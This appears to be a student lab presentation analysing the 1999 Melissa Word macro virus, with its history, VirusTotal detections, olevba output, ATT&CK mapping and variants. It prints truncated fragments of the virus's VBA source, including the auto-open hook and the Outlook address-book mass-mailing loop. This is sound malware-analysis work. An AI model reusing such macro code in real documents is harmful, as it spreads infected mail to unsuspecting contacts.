

Melissa Malware Analysis

By

Bala Aditya Kota

About Melissa

- In March 1999, David Lee Smith hacked an America Online (AOL) account and used it to post a word file containing Melissa virus exploiting MAPI, an email standard, in a newsgroup promising free credentials to adult content sites. When the users downloaded the file and opened in MS Word, the virus was downloaded.
- Using the macros, the virus would get the email addresses of the first 50 in the infected machine's outlook client and send emails with clickbait titles and acting as an automated chain of mails. After the mails are sent, the rest of the documents can also be infected.
- The virus did not steal money or information, but acted like a denial of service as mail servers had to be shutdown
- Using a 128 bit globally unique identifier, the virus traced back to its developer.

From <https://www.fbi.gov/news/stories/melissa-virus-20th-anniversary-032519>, <https://www.f-secure.com/v-descs/melissa.shtml>

Static Analysis - VirusTotal

pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\ieuser\downloads\sample_lab6_18_sep]

file settings about


c:\users\ieuser\downloads\sample_lab6_18_sep

- indicators (8)
- virustotal (50/61)**
- strings (547)

engine (61/61)	score (50/61)	date (dd.mm.yyyy)	age (days)
Lionic	Virus.MSWord.Melissa.nlc	18.09.2021	0
Elastic	malicious (high confidence)	16.09.2021	2
MicroWorld-eScan	VB:Trojan.Emeka.398	18.09.2021	0
CAT-QuickHeal	W97M.PSD.A	17.09.2021	1
ALYac	VB:Trojan.Emeka.398	17.09.2021	1
Zillya	Virus.Melissa.MacroWord.2	17.09.2021	1
Sangfor	Malware.Generic-Script.Save.571449b8	31.08.2021	18
K7AntiVirus	Macro (0008bf1f1)	17.09.2021	1
K7GW	Macro (0008bf1f1)	18.09.2021	0
Cyren	W97M/Melissa.A@mm	18.09.2021	0
Symantec	Trojan.Gen.NPE.2	17.09.2021	1
ESET-NOD32	W97M/Melissa.A	18.09.2021	0
Baidu	MSWord.Virus.War.c	18.03.2019	915
TrendMicro-HouseCall	W97M_MELISSA.A	18.09.2021	0
Avast	MO97:Downloader-LI [Trj]	18.09.2021	0
ClamAV	Win.Trojan.Psycho-3	16.09.2021	2
Kaspersky	Virus.MSWord.Melissa	18.09.2021	0
BitDefender	VB:Trojan.Emeka.398	18.09.2021	0
NANO-Antivirus	Virus.Macro.Melissa.bine	18.09.2021	0
ViRobot	W97M.Melissa.A	17.09.2021	1
Tencent	OLE.Win32.Macro.700021	18.09.2021	0
Ad-Aware	VB:Trojan.Emeka.398	18.09.2021	0
Sophos	WM97/Meliss-Fam	18.09.2021	0
Comodo	Virus.W97M.Melissa.A@7dke5g	17.09.2021	1
DrWeb	W97M.Assilem	18.09.2021	0
VIPRE	W97M.Melissa.A (v)	18.09.2021	0
TrendMicro	W97M_MELISSA.A	18.09.2021	0
McAfee-GW-Edition	BehavesLike.OLE2.Thus.px	18.09.2021	0

sha256: B3D734F08B01361EDCE0BDE55F3B21B7BEFCD CF7FB442789098E8614C67FCDBF

Static Analysis – olevba 1



```
analysis.txt - Notepad
File Edit Format View Help
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
=====
FILE: C:\Users\IEUser\Downloads\sample_lab6_18_sep
Type: OLE
-----
VBA MACRO Melissa.cls
in file: C:\Users\IEUser\Downloads\sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
-----
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Sec
```

Static Analysis – olevba 2

```
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\","Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
```

Static Analysis – olevba 3

```
'WORD/Melissa written by Kwyjibo  
'Works in both Word 2000 and Word 97  
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!  
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!  
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus  
End Sub
```


Static Analysis – olevba 4

Type	Keyword	Description
AutoExec	Document_Close	Runs when the Word document is closed
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	CreateObject	May create an OLE object
Suspicious	VBProject	May attempt to modify the VBA code (self-modification)
Suspicious	VBAComponents	May attempt to modify the VBA code (self-modification)
Suspicious	CodeModule	May attempt to modify the VBA code (self-modification)
Suspicious	AddFromString	May attempt to modify the VBA code (self-modification)
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

Mitre ATT&CK Matrix

Threat-Intel-cou x ashubits (Ashu S x GitHub - ashubi x Threat-Intel-cou x VirusTotal - File x Melissa (comput x

app.any.run/tasks/967286ce-4144-46b9-9f5f-9d614d691618

Mitre ATT&CK Matrix

Tactics 1 | Techniques 3 | Events 156

	Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement
							<div>Query Registry 143</div> <div>Software Discovery (0/1) 9</div> <div>System Information Discovery 4</div>	

As the virus runs in earlier windows version, more details could not be obtained

Some Variants

Variant	Characteristics
I	<ul style="list-style-type: none">• From a list of 8 subjects select a random subject for the mail
O	<ul style="list-style-type: none">• Sends to 100 recipients• Subject - 'Duhalde Presidente Body: Programa de gobierno 1999 - 2004'
U	<ul style="list-style-type: none">• Deletes various system files• Sends the infected files to 4 recipients only
V	<ul style="list-style-type: none">• Sends mails with infected documents to the first 40 recipients• Deletion of infected files after mailing• Success message - 'Get Norton 2000, not McAfee 4.02'
AO	<ul style="list-style-type: none">• Signature email message with infected document• Payload activates at 10 am of the 10th day of each month

End